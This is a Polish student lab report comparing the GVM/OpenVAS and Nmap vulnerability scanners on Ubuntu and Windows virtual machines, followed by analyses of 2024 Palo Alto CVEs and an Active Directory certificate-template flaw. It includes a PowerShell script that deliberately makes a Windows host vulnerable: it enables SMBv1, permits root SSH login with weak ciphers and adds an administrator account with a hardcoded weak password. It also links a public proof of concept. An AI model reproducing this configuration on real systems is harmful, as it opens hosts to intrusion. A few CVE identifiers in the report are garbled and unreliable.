
Problem zaczął się we wrześniu, a trwa do dzisiaj. Użytkownicy znaleźli rozwiązania m.in. ulepszając wersję postgresql, uruchamiając dodatkowe serwisy, i ponawiając synchronizację. Pomimo moich prób, żadne z sugerowanych rozwiązań nie pomogło. Oto zrzut komend, których używałem przy jednym z podejść:

```
[(kali㉿kali)-[~]]$ history
1 sudo systemctl start redis-server\nsudo systemctl start postgresql\nsudo systemctl start gvm\nsudo systemctl start gsad
2 sudo systemctl enable redis-server\nsudo systemctl enable postgresql\nsudo systemctl enable gvm\nsudo systemctl enable gsad
3 sudo gvmd-check-setup
4 sudo gvm-check-setup
5 ps aux | grep greenbone-feed-sync
6 sudo greenbone-feed-sync --type GVM_DDATA\nsudo greenbone-feed-sync --type SCAP\nsudo greenbone-feed-sync --type CERT
7 sudo runuser -u _gvm -- gvmd --get-feed-updates
8 sudo runuser -u _gvm -- gvmd --get-users --verbose
9 sudo runuser -u _gvm -- gvmd --modify-setting 78cecaec-3385-11ea-b237-28d24461215b --value "sudo runuser -u _gvm -- gvmd --get-users --verbose |
grep admin | cut -d ' ' -f2"
10 ps aux | grep greenbone-feed-sync
11 tail -f /var/log/gvm/gvm.log
12 sudo tail -f /var/log/gvm/gvmd.log
13 tail -f /var/log/openvas/openvas.log
14 sudo tail -f /var/log/openvas/openvas.log
15 tail -f /var/log/openvas/openvas.log
16 sudo tail -f /var/log/gvm/gvmd.log
17 sudo gvm-feed-update\n
18 sudo greenbone-feed-sync
19 sudo gvm-start
20 pg_lsclusters
21 sudo nano /etc/postgresql/16/main/postgresql.conf
22 sudo apt install pgcrypt
23 sudo runuser -u _gvm -- gvmd --migrate
24 ps aux | grep greenbone-feed-sync
25 sudo pg_upgradecluster 15 main 16
26 sudo systemctl enable redis-server\nsudo systemctl enable postgresql\nsudo systemctl enable gvm\nsudo systemctl enable gsad
27 sudo systemctl enable redis-server\nsudo systemctl enable postgresql\nsudo systemctl restart gvm\nsudo systemctl restart gsad
```

Generalnie, problem polega na tym, że postgresql się z jakiegoś powodu nie synchronizuje z greenbone, przez co nie mam dostępu do skanerów itd. Jak widać na screenie, mam widoczne tylko 3 zakładki.

ALE! Znalezienie tego wątku, i doświadczenie jakie zdobyłem pozwoliło mi na spróbowanie jeszcze jednego pomysłu. **Wracam do maszyny Kali Linux 2024.2**, i reinstaluję bazę danych postgresql - usuwam obie wersje (16 i 17), tworzę wersje 16, a następnie aktualizuję ją do wersji 17 - tak, by jak najbliżej odwzorować poradnik, który jakiemuś userowi pomógł.


Okazuje się, że poradnik działa, ale tylko na starszej wersji Kali Linux :) Możemy już faktycznie wziąć się do pracy.



Szukanie podatności przy pomocy GVM

Najpierw przeskanujemy Ubuntu. Nie skanujemy dwóch maszyn naraz, ponieważ nie jestem w stanie utrzymać na komputerze trzech maszyn wirtualnych jednocześnie. Kroki dla Windows będą analogiczne

Wchodzimy w Configuration > Targets > New Target:



The screenshot shows the 'New Target' configuration dialog. The 'Name' field is set to 'ubuntu'. Under 'Hosts', there are two options: 'Manual' (IP address: 192.168.1.234) and 'From file' (Browse...). Under 'Exclude Hosts', there are two options: 'Manual' and 'From file' (Browse...). The 'Allow simultaneous scanning via multiple IPs' option is set to 'Yes'. The 'Port List' is set to 'All IANA assigned TCP and UDP ports'. The 'Alive Test' dropdown is set to 'Scan Config Default'. In the 'Credentials for authenticated checks' section, 'SSH' is configured with port 22. The 'Save' button is visible at the bottom right of the dialog.

Wchodzimy w Scans > Tasks > New Task

The screenshot shows the Greenbone Security Assistant interface running on a Kali Linux host. The top navigation bar includes links for Plik, Maszyna, Widok, Wejście, Urządzenia, Pomoc, and several Kali-specific tools like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The main dashboard displays three cards: 'Tasks by Severity Class (Total: 0)', 'Tasks with most High Results per Host', and 'Tasks by Status (Total: 0)'. Below the dashboard, a message states 'No Tasks available'.

A modal dialog box titled 'New Task' is open, containing the following configuration fields:

- Name: ubuntu
- Comment: (empty)
- Scan Targets: ubuntu
- Alerts: (empty)
- Schedule: -- Once
- Add results to Assets: Yes
- Apply Overrides: Yes
- Min QoD: 70
- Alterable Task: No
- Auto Delete Reports: Do not automatically delete reports
- Scanner: OpenVAS Default
- Scan Config: Full and fast

At the bottom of the dialog are 'Cancel' and 'Save' buttons.

Nim uruchomimy skan, na Ubuntu zdowngadowałem usługi, by mieć pewność, że znajdą się jakieś CVE
ssh: nie udało mi się zdowngadować z powodu zbyt dużych niezgodności z zależnościami
apache: <https://archive.apache.org/dist/httpd/httpd-2.4.29.tar.gz>
nginx :<https://nginx.org/download/nginx-1.11.5.tar.gz>

Instalowanie tych paczek było strasznie uciążliwe, gdyż trzeba było rozwiązywać zależności przestrzałnych serwisów, a w dodatku nie miałem pomocy apt - musiałem używać dpkg. Nie zawieram tutaj sprawozdania z instalacji, bo nie oto chodzi w laboratorium.

A teraz możemy puścić skan, i sprawdzić jego rezultat(Puściłem dwa skany, jeden pełny, a drugi tylko TCP, bo skanowanie portów UDP może zająć bardzo długo):

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
HTTP Debugging Methods (TRACE/TRACK) Enabled	Critical (99%)	99 %	192.168.1.234	80/tcp	Sat, Nov 23, 2024 7:04 PM UTC	
Weak MAC Algorithm(s) Supported (SSH)	High (80%)	80 %	192.168.1.234	22/tcp	Sat, Nov 23, 2024 7:03 PM UTC	
TCP Timestamps Information Disclosure	Information (80%)	80 %	192.168.1.234	general/tcp	Sat, Nov 23, 2024 7:03 PM UTC	
ICMP Timestamp Reply Information Disclosure	Information (80%)	80 %	192.168.1.234	general/icmp	Sat, Nov 23, 2024 7:02 PM UTC	

Jak widzimy, skan znalazł 4 podatności - z czego dwie przypisane do konkretnych portów. Co jest na plus dla OpenVAS w porównaniu do NMap, skaner przypisuje do podatności jej ocenę CVE, a także zawiera informacje dotyczące mitygacji czy zagrożeń (przykład poniżej)

Summary

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

Detection Result

The web server has the following HTTP methods enabled: TRACE

Insight

It has been shown that web servers supporting this method are subject to cross-site-scripting attacks, dubbed XST for Cross-Site-Tracing, when used in conjunction with various weaknesses in browsers.

Detection Method

Checks if HTTP methods such as TRACE and TRACK are enabled and can be used.

Affected Software/OS

Web servers with enabled TRACE and/or TRACK methods.

Impact

An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution

Solution Type: *Fix* **Mitigation:** Disable the TRACE and TRACK methods in your web server configuration.

Please see the manual of your web server or the references for more information.

References

- CVE-2003-1587
- CVE-2004-2270
- CVE-2004-2763
- CVE-2005-3959

A teraz przeszukamy podatności dla Windowsa. Posłużymy się skryptem powershell, by zdowgraować usługi.

```
# Uruchom jako administrator
if (-NOT
([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")) {
    Write-Warning "Uruchom skrypt jako administrator!"
    Break
}

# Funkcja do logowania
function Write-Log {
    param($Message)
    Write-Host "[*] $Message"
}

Write-Log "Rozpoczynam konfigurację podatnego środowiska..."

# Konfiguracja zapory sieciowej
Write-Log "Konfiguracja zapory sieciowej..."
New-NetFirewallRule -DisplayName "Allow SSH" -Direction Inbound -Protocol TCP -LocalPort 22 -Action Allow
New-NetFirewallRule -DisplayName "Allow HTTP" -Direction Inbound -Protocol TCP -LocalPort 80 -Action Allow
New-NetFirewallRule -DisplayName "Allow RPC" -Direction Inbound -Protocol TCP -LocalPort 135 -Action Allow
New-NetFirewallRule -DisplayName "Allow NetBIOS" -Direction Inbound -Protocol TCP -LocalPort 139 -Action Allow
New-NetFirewallRule -DisplayName "Allow SMB" -Direction Inbound -Protocol TCP -LocalPort 445 -Action Allow

# Instalacja IIS przy użyciu DISM
Write-Log "Instalacja IIS..."
dism /online /enable-feature /featurename:IIS-WebServerRole /all

# Włączanie SMBv1 przy użyciu DISM
Write-Log "Włączanie SMBv1..."
Enable-WindowsOptionalFeature -Online -FeatureName "SMB1Protocol" -All -NoRestart

# Konfiguracja rejestru dla SMBv1
Write-Log "Konfiguracja rejestru dla SMBv1..."
$registryPath = "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
if(!(Test-Path $registryPath)) {
    New-Item -Path $registryPath -Force
}
Set-ItemProperty -Path $registryPath -Name "SMB1" -Value 1 -Type DWORD -Force

# Instalacja OpenSSH
Write-Log "Instalacja OpenSSH..."
$capability = Get-WindowsCapability -Online | Where-Object Name -like 'OpenSSH.Server*'
if($capability) {
    Add-WindowsCapability -Online -Name $capability.Name
}

# Tworzenie katalogu SSH i konfiguracja
Write-Log "Konfiguracja SSH..."
$sshPath = "C:\ProgramData\ssh"
if(!(Test-Path $sshPath)) {
    New-Item -ItemType Directory -Path $sshPath -Force
}

$sshConfig = @"
# Konfiguracja SSH do celów testowych
Protocol 2
PermitRootLogin yes
PasswordAuthentication yes
PermitEmptyPasswords no
CipherString DEFAULT@SECLEVEL=1
KexAlgorithms diffie-hellman-group1-sha1
Ciphers aes128-cbc,3des-cbc
"
```

```

MACs hmac-sha1
@"
$sshConfig | Out-File "$sshPath\sshd_config" -Encoding ASCII -Force

# Konfiguracja IIS
Write-Log "Konfiguracja IIS..."
$iisPath = "C:\inetpub\wwwroot"
if(!(Test-Path $iisPath)) {
    New-Item -ItemType Directory -Path $iisPath -Force
}

$vulnerablePage = @"
<!DOCTYPE html>
<html>
<head>
    <title>Test Page</title>
</head>
<body>
    <h1>Test Page</h1>
    <form method="GET" action="search.asp">
        <input type="text" name="q">
        <input type="submit" value="Search">
    </form>
</body>
</html>
"@
$vulnerablePage | Out-File "$iisPath\index.html" -Encoding ASCII -Force

# Konfiguracja NetBIOS
Write-Log "Konfiguracja NetBIOS..."
$netBIOSPath = "HKLM:\SYSTEM\CurrentControlSet\Services\NetBT\Parameters"
if(!(Test-Path $netBIOSPath)) {
    New-Item -Path $netBIOSPath -Force
}
Set-ItemProperty -Path $netBIOSPath -Name "SMBDeviceEnabled" -Value 1 -Type DWORD -Force

# Tworzenie uzytkownika testowego
Write-Log "Tworzenie uzytkownika testowego..."
$password = ConvertTo-SecureString "Password123!" -AsPlainText -Force
$userExists = Get-LocalUser -Name "testuser" -ErrorAction SilentlyContinue
if(!$userExists) {
    try {
        New-LocalUser "testuser" -Password $password -Description "Konto testowe" -ErrorAction Stop
        Add-LocalGroupMember -Group "Administrators" -Member "testuser" -ErrorAction Stop
    } catch {
        Write-Warning "Nie mozna utworzyc uzytkownika: $_"
    }
}

# Restart uslug
Write-Log "Restart uslug..."
$services = @("LanmanServer", "W3SVC")
foreach($service in $services) {
    if(Get-Service $service -ErrorAction SilentlyContinue) {
        Restart-Service $service -Force -ErrorAction SilentlyContinue
    }
}

if(Get-Service sshd -ErrorAction SilentlyContinue) {
    Restart-Service sshd -Force -ErrorAction SilentlyContinue
}

Write-Log "Konfiguracja zakonczona. Srodowisko testowe jest gotowe."
Write-Warning "UWAGA: To srodowisko jest podatne na ataki. Uzywaj tylko w izolowanym srodowisku laboratoryjnym!"

```

Puszczamy skan, i czekamy na wyniki.

Nieźle. Wykrył podatności w dwóch usługach, SMB oraz MSRPC. Trzecia podatność jest generalna, odnosząca się do calego icmp, i widzieliśmy ją już w przypadku skanowania maszyny ubuntu.

Szukanie podatności przy pomocy NMap

W odróżnieniu do OpenVAS, sytuacja tutaj jest bardzo prosta. NMap mamy już zainstalowany domyślnie na Kali, a serwisy już downgradeowaliśmy. Używamy więc polecenia nmap <target_ip> –script vuln, by uzyskać wszystkie podatności na maszynie.

Dla maszyny Ubuntu przedstawia się to tak:

```
Nmap scan report for 192.168.1.234
Host is up (0.00042s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-trace: TRACE is enabled
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any DOM based XSS.
|ssl-ccs-injection: No reply from server (TIMEOUT)
http-vuln-cve2011-3192:
VULNERABLE:
| Apache byterange filter DoS
| State: VULNERABLE
| IDs: CVE-VE-2011-3192 BID:49303
|   The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested.
|   Disclosure date: 2011-08-19
|   References:
|     https://www.tenable.com/plugins/nessus/55976
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|     https://seclists.org/fulldisclosure/2011/Aug/175
|     https://www.securityfocus.com/bid/49303
MAC Address: 08:00:27:80:0B:86 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 99.76 seconds
```

Jak widać, nmap znalazły jedynie podatność na http (CSRF), a także odkryły, że istnieje niezgodność z usługą SMB, która nie pozwala na nawiązanie połączenia - co też jest w pewien sposób podatnością, gdyż wpływa na dostępność zasobów. Jest to ciekawe, gdyż Skaner Greenbone nie dość że się z nią skutecznie połączył, to jeszcze znalazł podatność z CVSS równym 10. NMap może być szybki, ale nie tak dokładny i skuteczny jak inne, pełnoprawne skanery.

Co ciekawe, NMap znalazł podatność Apache, której nie zauważył OpenVAS - z drugiej strony, nie zauważył słabego algorytmu w usłudze SSH. Jak widać, korzystanie z obu rodzajów skanerów daje dużo szerszy pogląd na stan bezpieczeństwa systemu.

Dla Maszyny Windows natomiast:

Podsumowanie Podatności

Lista podatności w kolejności priorytetów (Ubuntu):

CVE	Podatność	CVSS Score	Opis	Znalezione przez:
CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	Serwery wspierające te metody często podatne są na ataki XSS, które mogą doprowadzić do ukradnięcia credentiali prawdziwych użytkowników. Jako mitygację, należy wyłączyć te metody	NMap, GVM
CVE-2011-3192	The byterange filter in the Apache HTTP Server allowing DoS	5.0(Medium)	Możliwość wywołania Denial of Service przy wysyłaniu zapytań z headerem Range, który zawiera kilka przedziałów liczbowych, których zawierają się w sobie. Zaleca się aktualizację serwera Apache	NMap
N/A	Weak MAC Algorithm(s) Supported (SSH)	2.3 (Low)	Serwer wspiera słabe algorytmy hashujące (takie jak MD5). Ta podatność nie jest aż tak istotna, gdyż wspieranie nie oznacza, że algorytm jest używany. Istnieją inne opcje hashowania, i dopóki one będą używane, użytkownicy będą bezpieczni. Wciąż zaleca się wyłączenie wsparcia dla tych algorytmów	GVM
N/A	TCP Timestamps Information Disclosure	2.6(Low)	Może być wykorzystane do pozyskania UpTime stacji roboczej. Informacyjne.	GVM
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	2.1(Low)	Może być wykorzystane do rozwiązymania słabych i prostych algorytmów losujących. Informacyjne.	GVM

Lista podatności w kolejności priorytetów (Windows)

CVE	Podatność	CVSS Score	Opis	Znalezione przez:
CVE-2005-3595	SMB Brute Force Logins With Default Credentials	10.0 (Critical)	Można zalogować się do zasobu używając domyślnych credentiali "admin:admin". Natychmiastowo trzeba zmienić hasło admina. Poza tym, wprowadzić check przy wprowadzaniu nowego hasła, czy nie jest popularnym/słabym hasłem	GVM
N/A	CSRF Vulnerability in Form	4.3-7.5(Medium-High)	Możliwość wykonania Cross-Site Request Forgery, polega na nieświadomym wykonaniu działania przez zalogowanego użytkownika, po wejściu w adres url. Krytyczność zależy od implementacji, lecz adwersarz może za pomocą socjotechniki wykonywać działania w imieniu użytkowników, bądź nawet admina	NMap
N/A	DCE/RPC and MSRPC Services Enumeration Reporting	5.0(Medium)	Konfiguracja portu Remote Procedure Call pozwala na enumerację poprzez połączenie z portem 135. Podatność ta pozwala atakującemu zdobyć więcej informacji o target hoście	GVM
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	2.1(Low)	Może być wykorzystane do rozwiązymania słabych i prostych algorytmów losujących. Informacyjne.	GVM

Jak widać, GVM dużo lepiej radzi sobie z szukaniem podatności, w szczególności tych krytycznych, które wymagają faktycznej interakcji z serwisem. Co więcej, daje treściwe informacje na temat podatności, możliwości mitygacji i potencjalnym wpływem. Niemniej, nie wolno zaniedbywać aplikacji NMap, gdyż bardzo szybko odkryje tzw. low-hanging-fruits, i co więcej, czasem odkryje podatność której GVM nie zauważa.

Zadanie 3

Wybrane podatności z roku 2024 dla urządzeń firmy PaloAlto

CVE-2024-5910

CVSS-B v4.0	CVSS v3.x
9.3 CRITICAL	9.8 CRITICAL

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/AU:Y/R:U/V:D/RE:M/U:Red

Częściowe wyjaśnienie kodów:

- **Attack Vector (AV): Network (N)** – Atak może zostać wykonany zdalnie, bez fizycznego dostępu do urządzenia;
- **Attack Complexity (AC): Low (L)** – Wytworzenie exploitu do podatności wymaga niewielkiej pracy;
- **Privileges Required (PR): None (N)** – Atak nie wymaga wcześniejszego dostępu do systemu;
- **Victim Confidentiality Impact (VC): High (H), Victim Integrity Impact (VI): High (H), Victim Availability Impact (VA): High (H)** – Skuteczny exploit skutkuje znacznymi szkodami w zakresie CIA;
- **Automation Utilization (AU): Yes (Y)** – Atak może zostać zautomatyzowany;

Luka typu missing authentication w zabezpieczeniach narzędzia Expedition (należącego do Palo Alto) w wersjach wcześniejszych niż 1.2.92. Narzędzie Expedition służy do migracji i konfiguracji firewalli, ułatwiając konwersję z innych platform różnych dostawców do systemu PAN-OS, czyli firmowego rozwiązań Palo Alto Networks.

Wpływ na infrastrukturę sieciową: Podatność wynika z braku uwierzytelnienia dla krytycznych funkcji, co pozwala pozwala niewierzytelnym osobom/atakującym z dostępem do sieci przejąć kontrolę nad kontem administratora, a więc także na uzyskanie dostępu do poufnych danych, takich jak klucze API, hasła i inne konfiguracje wgrane do narzędzia.

Zarówno CVSS v4.0 jak i CVSS v3.x oceniają podatność jako krytyczną, ponieważ znajomość tej luki pozwala atakującemu na dostęp do kluczowych zasobów systemu całkowicie z zewnątrz, z dowolnego miejsca sieci.

Dalsze możliwe zagrożenia: W połączeniu z CVE-2024-9464 (command injection) możliwe jest wykonanie dowolnego kodu na serwerze, co może prowadzić do przejęcia systemu lub wykorzystania go w dalszych atakach.

CVE-2024-9464

CVSS-B v4.0	CVSS v3.x
9.3 CRITICAL	6.5 MEDIUM

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:N/SA:N/AU:N/R:U/V:C/RE:H/U:Amber

Częściowe wyjaśnienie kodów:

- **Attack Vector (AV): Network (N)** – Atak może zostać wykonany zdalnie, bez fizycznego dostępu do urządzenia;
- **Attack Complexity (AC): Low (L)** – Wytworzenie exploitu do podatności wymaga niewielkiej pracy;
- **Privileges Required (PR): Low (L)** – Atak wymaga wcześniejszego dostępu do systemu z niskimi uprawnieniami;
- **Victim Confidentiality Impact (VC): High (H), Victim Integrity Impact (VI): High (H), Victim Availability Impact (VA): High (H)** – Skuteczny exploit skutkuje znacznymi szkodami w zakresie CIA;
- **Automation Utilization (AU): None (N)** – Atak nie może zostać zautomatyzowany;

PoC: <https://github.com/horizon3ai/CVE-2024-9464>

Luka w zabezpieczeniach umożliwiająca wstrzykiwanie poleceń systemu operacyjnego. umożliwia uwierzytelnionej osobie/atakującemu uruchamianie dowolnych komend systemu operacyjnego z uprawnieniami roota w narzędziu Expedition.

Wpływ na infrastrukturę sieciową: Atakujący może wykorzystać skradzione dane (np. hasła i klucze API), aby przejąć kontrolę nad zaporami sieciowymi skonfigurowanymi w systemie PAN-OS. Ujawnienie wrażliwych danych takich jak nazwy użytkowników + hasła (jako cleartext!), a przez to dostęp do kont użytkowników, może skutkować poważnym naruszeniem ochrony danych osobowych klientów firmy czy pracowników.

Według CVSS v4.0 podatność jest oceniana jako krytyczna, co jest zrozumiałe, ponieważ może prowadzić do całkowitego skompromitowania systemu, ale CVSS w wersji 3 ocenia ją jako średnie zagrożenie, ponieważ wymaga wcześniejszego uwierzytelnienia osoby atakującej w systemie.

CVE-2024-9472

CVSS-B v4.0	CVSS-BT v4.0	CVSS v3.x
8.7 HIGH	6.6 MEDIUM	N/A

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N/AU:N/R:U/V:C/RE:M/U:Amber

Częściowe wyjaśnienie kodów:

- **Attack Vector (AV): Network (N)** – Atak może zostać wykonany zdalnie, bez fizycznego dostępu do urządzenia;
- **Attack Complexity (AC): Low (L)** – Wytworzenie exploitu do podatności wymaga niewielkiej pracy;
- **Privileges Required (PR): None (N)** – Atak nie wymaga wcześniejszego dostępu do systemu;
- **Victim Confidentiality Impact (VC): None (N), Victim Integrity Impact (VI): None (N)** – Exploit nie ma wpływu poufność i integralność danych;
- **Victim Availability Impact (VA): High (H)** – Skuteczny exploit skutkuje znacznymi szkodami w zakresie dostępności danych (opóźnienia lub przerwanie połączenia);
- **Automation Utilization (AU): None (N)** – Atak nie może zostać zautomatyzowany;

Null Pointer Dereference w oprogramowaniu PAN-OS firmy Palo Alto Networks. Do dereferencji wskaźnika NULL dochodzi, gdy aplikacja dereferuuje wskaźnik, który uważa za prawidłowy, ale ten tak naprawdę jest wartością NULL, co zazwyczaj powoduje awarię lub wyjście programu. Jeśli atakujący może wywołać Null Pointer Dereference, może być też w stanie dzięki temu pominąć logiki bezpieczeństwa i zmusić aplikację do ujawnienia danych.

(https://owasp.org/www-community/vulnerabilities/Null_Dereference)

Wpływ na infrastrukturę sieciową: Użytkownik bez potrzeby uwierzytelnienia może spowodować awarię PAN-OS przez przesłanie specjalnie spreparowanego ruchu, co doprowadzi do ataku typu DoS. Powtarzanie ataku może zmusić urządzenie do przejścia w tryb awaryjny/konserwacji, wymagający ręcznej interwencji do przywrócenia działania.

Podatność oceniana jest jako stanowiąca wysokie lub średnie zagrożenie. Jej niebezpieczeństwo wynika ze względu na niski poziom złożoności ataku (jedyny krok to wysyłanie odpowiednich zapytań) i brak potrzeby uwierzytelnienia, a potencjalny wpływ ataku obejmuje całkowitą niedostępność usług sieciowych w organizacji.

CVE-2024-2552

CVSS-B v4.0	CVSS-BT v4.0	CVSS v3.x
6.8 MEDIUM	4.3 MEDIUM	N/A

CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:N/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N/AU:N/R:U/V:C/RE:M/U:Amber

Częściowe wyjaśnienie kodów:

- **Attack Vector (AV): Local (L)** – Atak może zostać wykonany jedynie lokalnie, wymaga fizycznego dostępu do urządzenia;
- **Attack Complexity (AC): Low (L)** – Wytworzenie exploitu do podatności wymaga niewielkiej pracy;
- **Privileges Required (PR): High (H)** – Atak wymaga wcześniejszego dostępu do systemu z uprawnieniami high-level;
- **Victim Confidentiality Impact (VC): None (N)** – Exploit nie ma wpływu na poufność informacji;
- **Victim Integrity Impact (VI): High (H), Victim Availability Impact (VA): High (H)** – Skuteczny exploit skutkuje znacznymi szkodami w zakresie integralności i dostępności;
- **Automation Utilization (AU): None (N)** – Atak nie może zostać zautomatyzowany;

Podatność typu command injection w systemie Palo Alto Networks PAN-OS w wersjach 10.2.5–10.2.8. Umożliwia uwierzytelnionemu administratorowi obejście ograniczeń systemowych i usunięcie plików na firewallu.

Wpływ na infrastrukturę sieciową: Możliwość usuwania plików może prowadzić do utraty krytycznych logów systemowych lub plików konfiguracyjnych, co utrudnia śledzenie działań nieautoryzowanych w systemie. W połączeniu z innymi atakami, może skutkować to zacieraniem śladów niepożądanych aktywności. Usunięcie kluczowych plików w konfiguracji może natomiast destabilizować działanie firewalli działających w systemie PAN-OS.

CVE-2024-9468

CVSS-B v4.0	CVSS v3.x
8.2 HIGH	6.5 MEDIUM

CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N/AU:Y/R:U/V:C/RE:L/U:Amber

Częściowe wyjaśnienie kodów:

- **Attack Vector (AV): Network (N)** – Atak może zostać wykonany zdalnie, bez fizycznego dostępu do urządzenia;
- **Attack Complexity (AC): High (H)** – Wytworzenie exploitu do podatności wymaga dużego nakładu pracy lub specyficznych warunków;
- **Privileges Required (PR): None (N)** – Atak nie wymaga wcześniejszego dostępu do systemu;
- **Victim Confidentiality Impact (VC): None (N), Victim Integrity Impact (VI): None (N)** – Exploit nie ma wpływu poufność i integralność danych;
- **Victim Availability Impact (VA): High (H)** – Skuteczny exploit skutkuje znacznymi szkodami w zakresie dostępności danych (opóźnienia lub przerwanie połączenia);
- **Automation Utilization (AU): Yes (Y)** – Atak może zostać zautomatyzowany;

Luka typu memory corruption w oprogramowaniu PAN-OS. Polega na możliwości wykorzystania uszkodzenia pamięci do awarii systemu, czyli przeprowadzenia ataku DoS, za pomocą specjalnie spreparowanego pakietu. Powtarzające się próby wywołania tego stanu spowodują przejście PAN-OS w tryb konserwacji.

Wpływ na infrastrukturę sieciową: W przypadku skutecznego ataku system firewalli zostaje wyłączony, co oznacza brak ochrony przed atakami z zewnątrz i ogólne otwarcie drogi do innych zagrożeń. Powrót urządzenia do pełnej funkcjonalności wymaga interwencji administracyjnej, co generuje dodatkowe koszty operacyjne.

Źródła

<https://security.paloaltonetworks.com> – Główne źródło do wyszukiwania podatności związanych z urządzeniami i oprogramowaniem Palo Alto.

Strona posiada również dokładne opisy i linki do kalkulatora CVSS (<https://www.first.org/cvss/calculator>), które pokazują w jaki sposób punktacja została obliczona. Na stronie tej można znaleźć m.in. informacje jak wywołać konkretną podatność, jak ją ominąć lub zneutralizować oraz kto taką podatność odnalazł i opisał.

<https://www.cve.org>, <https://cve.mitre.org>, <https://nvd.nist.gov> – Wyszukiwanie dodatkowych informacji (opis działania, CVSS scoring) dotyczących poszczególnych CVE, znalezionych na poprzedniej stronie. Ponadto weryfikacja, że podane podatności są faktycznie oficjalnie uznane przez najważniejsze organizacje.

Zadanie 4

Wybrana podatność: CVE-2024-49019 w Active Directory

CVSS v4.0	CVSS v3.x
N/A	7.8 HIGH

Jest to podatność typu privilege escalation związaną z usługą Active Directory Certificate Services (AD CS). Problem dotyczy szablonów certyfikatów w wersji 1, w których źródło nazwy podmiotu zostało ustawione na „Supplied in the request”. Taka konfiguracja może pozwolić osobom zewnętrznym na manipulację żądaniem certyfikatu i uzyskanie uprawnień administracyjnych w domenie.

Wbudowane domyślne szablony certyfikatów w wersji 1 to zasadniczo gotowe, podstawowe plany certyfikatów cyfrowych, które są dostarczane z niektórymi systemami Microsoft, zwłaszcza starszymi wersjami systemu Windows Server.

Używając szablonów w wersji 1, osoba atakująca może przygotować CSR (Certificate Signing Request) aby zastosować własne application policies, które będą preferowane ponad skonfigurowanymi domyślnie w szablonie Extended Key Usage Attributes.

Osoba atakująca, której uda się wykorzystać tę lukę, może uzyskać uprawnienia administratora domeny, nadużywając wbudowanych szablonów certyfikatów wersji 1. Dalsza eksploatacja tej podatności może prowadzić do przejęcia kontroli nad infrastrukturą AD. W przypadku środowiska, gdzie AD jest podstawą zarządzania i uwierzytelniania użytkowników, taki atak może skutkować m.in. :

- **Uтратą integralności danych** – atakujący może dowolnie modyfikować rekordy katalogu;
- **Zagrożeniem poufności** – atakujący uzyskuje dostęp do wszystkich danych organizacji, w tym wrażliwych;
- **Zakłóceniem dostępności usług** – poprzez zmiany w poszczególnych politykach certyfikatów.

Rekomendacje

Dla organizacji planującej wdrożenie AD w środowisku izolowanym (bez połączenia z Internetem), należy zastosować następujące kroki prewencyjne:

